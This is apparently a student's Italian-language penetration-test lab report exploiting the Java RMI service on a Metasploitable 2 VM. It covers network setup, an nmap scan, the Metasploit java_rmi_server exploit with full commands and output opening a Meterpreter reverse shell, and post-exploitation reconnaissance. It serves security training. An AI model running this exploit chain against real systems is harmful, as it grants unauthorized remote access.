Unità 2 S7-L5

Alessandro Pietro Salerno

Report di Penetration Test:

Sfruttamento Vulnerabilità Java RMI

1 Introduzione

Il presente documento costituisce il report formale relativo all' esercizio di progetto dell' unità 2 / S7-L5. L'obiettivo primario dell' attività era simulare un attacco mirato contro un servizio vulnerabile, seguendo un flusso di lavoro professionale di penetration testing.

La traccia specificava un target ovvero la Metasploitable 2 , con una nota vulnerabilità sul servizio **Java RMI** in ascolto sulla porta **1099**. Il mio compito era configurare un ambiente di laboratorio con indirizzamento IP statico, identificare e sfruttare la vulnerabilità per ottenere una **sessione Meterpreter** e, infine, condurre una ricognizione post-sfruttamento per raccogliere evidenze specifiche.

Questo report documenta in dettaglio ogni fase del processo: la configurazione dell' ambiente, la ricognizione, lo sfruttamento e la raccolta dati, giustificando le scelte tecniche e includendo la teoria necessaria, anche se alcuni argomenti sono già stati riportati nei report settimanali, alla comprensione delle operazioni.

Ho suddiviso l' esecuzione dell' esercizio in quattro fasi operative principali:

1. **Configurazione dell'Ambiente:** Impostazione di un' infrastruttura di rete virtuale isolata con indirizzamento IP statico, come da requisiti.
2. **Ricognizione e Discovery:** identificazione e validazione del servizio vulnerabile tramite scansione attiva. (opzionale)
3. **Sfruttamento , exploitation:** Utilizzo del Metasploit Framework per ottenere un accesso non autorizzato.
4. **Post-Sfruttamento:** Raccolta di evidenze specifiche dalla macchina compromessa per documentare l' avvenuto accesso.

Il report dettaglia ogni fase, analizzando la teoria sottostante, giustificando i comandi eseguiti e presentando i risultati ottenuti.

2 Contesto Teorico

Prima di documentare i passaggi, ritengo fondamentale , al fine della corretta esecuzione dell'attività , definire i concetti chiave impiegati:

- **Infrastruttura di Rete Virtuale**: Per condurre l' attacco in un ambiente sicuro e isolato, ho utilizzato la modalità "Rete Interna" (Internal Network) di VirtualBox. Questa modalità crea una LAN virtuale privata, isolata dall' host fisico e dalla rete esterna, permettendo alle VM (Kali e Metasploitable) di comunicare esclusivamente tra loro.
- **Indirizzamento IP Statico:** A differenza dell'IP dinamico DHCP che assegna indirizzi IP automaticamente e temporaneamente, un IP statico è un indirizzo permanente assegnato manualmente a un dispositivo. In un ambiente di laboratorio di pentesting, è cruciale per garantire che l' attaccante Kali e la vittima Metasploitable abbiano indirizzi stabili e prevedibili, essenziali per la configurazione dei payload. Inoltre l' IP kali LHOST è così noto e stabile per ricevere la connessione di ritorno (reverse shell), e l'IP del target RHOSTS è altrettanto stabile per essere scansionato e attaccato.
- **Nmap ,"Network Mapper":** È lo strumento standard specifico per la fase di Discovery (ricognizione). Permette di scansionare reti e host per identificare porte aperte e, tramite l' opzione **-sV** che esegue un "fingerprinting", di determinare i servizi e le loro versioni, informazione fondamentale per selezionare un exploit.
- **Java RMI (Remote Method Invocation):** Dopo una ricerca in merito ho capito che è un' API di Java che permette a un oggetto su una macchina virtuale Java di invocare metodi su un oggetto in un' altra macchina virtuale. Le configurazioni di default di vecchie versioni, in ascolto sulla porta 1099, sono notoriamente insicure e possono consentire l' esecuzione di codice arbitrario **RCE - Remote Code Execution.**
- **Metasploit Framework:** Una piattaforma modulare per lo sviluppo e l' esecuzione di exploit. I comandi chiave utilizzati sono:
  - **use**: Per selezionare un modulo (exploit).
  - **set** RHOSTS: Remote Host. Per definire l'IP del target.
  - **set** LHOST: Local Host . Per definire l' IP dell' attaccante, su cui il payload (la shell) si connetterà indietro (reverse shell).

Metasploit è dunque la piattaforma centrale per la fase di exploitation. Il suo funzionamento si basa su moduli:


- **Exploit:** Il codice che sfrutta la vulnerabilità , in questo caso **exploit/multi/misc/java_rmi_server** .
- **Payload:** Il codice che viene eseguito dopo l'exploit. In questo specifico caso payload è una **Reverse Shell**, il che significa che è la macchina vittima a iniziare la connessione indietro verso l'attaccante.
- **Handler:** è un ascoltatore (**listener**) che Metasploit avvia automaticamente sull' IP LHOST e sulla porta LPORT per catturare" la connessione della reverse shell in arrivo.
- **Meterpreter:** Un payload avanzato di Metasploit. A differenza di una shell standard, opera interamente in memoria ,senza scrivere file su disco ,per questo è stealth, e fornisce una vasta gamma di comandi integrati per la fase di post-sfruttamento , che abbiamo visto a lezione come ad esempio **ifconfig**, **route**, **ps** (che ho usato in questo labaratorio) ed ha anche comandi integrati per fare screenshot , scaricare file, migrare processi, e molto altro.

3 Svolgimento delle Attività

Ho suddiviso l'esercizio in quattro fasi operative.

3.1 Fase 1: Configurazione dell' Ambiente di Laboratorio

L'esercizio richiedeva una configurazione di rete specifica: IP attaccante 192.168.11.111 e IP vittima 192.168.11.112. Per ottenere ciò, ho impostato entrambe le VM su una "Rete Interna" in VirtualBox.



- **Configurazione Vittima , Metasploitable 2:**
    1. Ho effettuato l'accesso come **msfadmin**.
    2. Ho tentato di modificare il file **/etc/network/interfaces**.

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interface
```

"*sì prima di fare invio ho corretto il comando , scrivendo interfaces ma avevo già fatto lo screenshot*"

```
auto eth0
iface eth0 inet static
 address 192.168.11.112
netmask 255.255.255.0
```


Al riavvio, la configurazione di rete è fallita [fail].

```
                                                                [ OK ]
 * Mounting local filesystems...                                [ OK ]
 * Activating swapfile swap...                                  [ OK ]
Mounting securityfs on /sys/kernel/security: done.
Loading AppArmor profiles : done.
 * Checking minimum space in /tmp...                           [ OK ]
 * Skipping firewall: ufw (not enabled)...                     [ OK ]
 * Configuring network interfaces...                           [fail]
 * Starting portmap daemon...                                  [ OK ]
 * Starting NFS common utilities                               [fail]
 * Setting up console font and keymap...                       [ OK ]
 * Starting system log daemon...                               [ OK ]
 * Doing Wacom setup...                                        [ OK ]
 * Starting kernel log daemon...                               [ OK ]
 * Starting domain name service... bind                        [fail]
 * Starting OpenBSD Secure Shell server sshd                   [ OK ]
 * Starting portmap daemon...
 * Already running.                                            [ OK ]
 * Starting MySQL database server mysqld                       [ OK ]
 * Checking for corrupt, not cleanly closed and upgrade needing tables.
 * Starting PostgreSQL 8.3 database server                     [ OK ]
Starting distccd
 * Starting NFS common utilities                               [fail]
 * Exporting directories for NFS kernel daemon...              [ OK ]
 * Starting NFS kernel daemon
```

Ho risolto il problema configurando manualmente l' interfaccia di rete dalla riga di comando. Questo passaggio ha richiesto l 'uso del percorso assoluto del comando, poiché /sbin non è nel path dell' utente standard:
sudo /sbin/ifconfig eth0 192.168.11.112 netmask 255.255.255.0 up *"già usato in altri laboratori ma senza sudo"*


```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
.0 up
[sudo] password for msfadmin:
```


3. ho verificato il successo con **/sbin/ifconfig**, confermando l' IP 192.168.11.112




Configurazione Attaccante (Kali Linux):

4. Ho utilizzato l'interfaccia grafica di rete di Kali






5. Ho modificato la connessione "Ethernet", impostando il metodo IPv4 su "Manuale".



6. Ho inserito i dati richiesti: **Address: 192.168.11.111**, **Netmask: 24** (equivalente a 255.255.255.0)



7. Ho applicato le modifiche disattivando e riattivando la connessione. (perchè non ha pingato subito)

Verifica della Connettività: Ho eseguito un **ping** dalla macchina Kali verso la vittima per confermare la connettività di rete.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=3.83 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.93 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=2.14 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=1.56 ms
^C
── 192.168.11.112 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.563/2.365/3.829/0.869 ms

┌──(kali㉿kali)-[~]
└─$
```

Il ping ha avuto successo, confermando che l'ambiente era pronto per l'attacco.

3.2 Fase 2: Discovery e Ricognizione con Nmap

Sebbene la traccia fornisse già la vulnerabilità, ho ritenuto fondamentale, per un report professionale, dimostrare come tale vulnerabilità sarebbe stata identificata in uno scenario reale.

Comando Eseguito:
nmap -sV -p 1099 192.168.11.112

- **Giustificazione:**
  - **-sV**: Per determinare la versione del servizio.
  - **-p 1099**: Per focalizzare la scansione esclusivamente sulla porta di interesse.
- **Risultato:** La scansione ha confermato che la porta 1099 era **open** e il servizio in esecuzione era **java-rmi**. Questa evidenza giustifica formalmente la selezione dell' exploit nella fase successiva.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 07:35 EST
Nmap scan report for 192.168.11.112
Host is up (0.00067s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:C0:61:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.29 seconds
```

3.3 Fase 3: Sfruttamento, con Metasploit


Con la vulnerabilità confermata, ho proceduto con lo sfruttamento tramite Metasploit.


- **Comandi Eseguiti:**

1. Avvio del framework: **msfconsole**

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.95-dev                          ]
+ -- --=[ 2,566 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

2. selezione del modulo: **use exploit/multi/misc/java_rmi_server “1”**





La mia scelta è ricaduta sull' exploit **ID 1:** per le seguenti ragioni metodologiche:

1. **Tipologia di Modulo:** I moduli **ID 0** (auxiliary/gather) e **ID 7** (auxiliary/scanner) sono moduli ausiliari, non exploit. Il loro scopo è rispettivamente raccogliere informazioni e scansionare la vulnerabilità, ma non sono progettati per ottenere una sessione d’ accesso.
2. **Vettore d' Attacco:** Il modulo **ID 8** (exploit/multi/browser) è un exploit di tipo browser, ovvero un attacco client-side che richiederebbe l' interazione di un utente. Il nostro scenario richiede un attacco server-side diretto contro il servizio in ascolto.
3. **Descrizione della Vulnerabilità:** Il modulo **ID 1** è l'unico exploit server-side pertinente. La sua descrizione, "**Java RMI Server Insecure Default Configuration Java Code Execution**", corrisponde esattamente alla vulnerabilità nota di Metasploitable 2: una configurazione di default insicura che permette l' esecuzione di codice arbitrario.
4. **Affidabilità:** Il modulo ha un **Rank "excellent"**, indicando un' alta probabilità di successo e stabilità.

Pertanto, l' ID 1 è stato l'unico modulo che corrispondeva perfettamente ai nostri requisiti: un exploit non auxiliary, server-side non browser

3. dopo avere lanciato il comando “show options” per impostare i parametri ho impostato l'IP della vittima: **set RHOSTS** 192.168.11.112

```
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

4. Impostazione dell' IP dell'attaccante (per la reverse shell): **set LHOST** 192.168.11.111
5. Esecuzione dell' attacco: **exploit**

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > exploit
```

- **Risultato:** L' attacco è stato eseguito con successo al primo tentativo. Non è stato necessario modificare il parametro **HTTPDELAY.** L' esecuzione ha portato all' apertura di una sessione Meterpreter.


```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/akhQeYABI
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38651) at 2025-11-07 07:52:56 -0500

meterpreter >
```

3.4 Fase 4: Post-Sfruttamento e Raccolta Evidenze


Ottenuto l' accesso, sono passato alla fase finale: la raccolta delle evidenze richieste dalla traccia, operando direttamente dalla shell meterpreter >.

- **Requisito 1: Configurazione di rete**

- **Comando: ifconfig**
- **Risultato:** L' output ha mostrato i dettagli dell'interfaccia **eth0** della vittima, confermando l 'indirizzo IP 192.168.11.112, la netmask e l' indirizzo MAC.



- **Requisito 2: Tabella di routing**
  - **Comando: route**
  - **Risultato:** L' output ha mostrato la tabella di routing IPv4 della macchina vittima, indicando che la rete 192.168.11.0 è direttamente connessa Gateway 0.0.0.0.



4. Conclusioni e Riflessioni Personali

L' esercizio è stato completato con successo in tutte le sue fasi. L' ambiente è stato configurato secondo i requisiti, la vulnerabilità è stata identificata e sfruttata, e le evidenze richieste sono state raccolte.

Svolgendo questa attività, ho consolidato diverse competenze chiave:

1. **L'importanza del "Troubleshooting":** Il fallimento iniziale della configurazione di rete su Metasploitable ([fail]) non era un blocco, ma parte del processo. Averlo risolto manualmente ha rafforzato la mia comprensione della gestione di rete su Linux.
2. **Il Flusso di Lavoro Completo:** L' aggiunta della fase di scansione Nmap, anche se non esplicitamente richiesta, è stata fondamentale. Ha trasformato l' esercizio da una semplice esecuzione di comandi a una simulazione di pentesting più realistica e metodica Ricognizione -> Sfruttamento -> Post-Sfruttamento. “Così come la richiesta di settare gli IP specifici richiesti.”
3. **Vulnerabilità dei Servizi di Default:** Questo attacco ha evidenziato in modo lampante i pericoli derivanti dall' esposizione di servizi con configurazioni di default come Java RMI su una rete.
4. **Efficienza di Meterpreter:** La facilità con cui è stato possibile raccogliere informazioni dettagliate (**ifconfig**, **route**) una volta ottenuta la sessione Meterpreter dimostra la sua superiorità rispetto a una shell standard per le operazioni di post-sfruttamento.

Ritengo questo progetto un' eccellente sintesi del corso, che ha unito configurazione di rete, metodologia di attacco e analisi post-sfruttamento.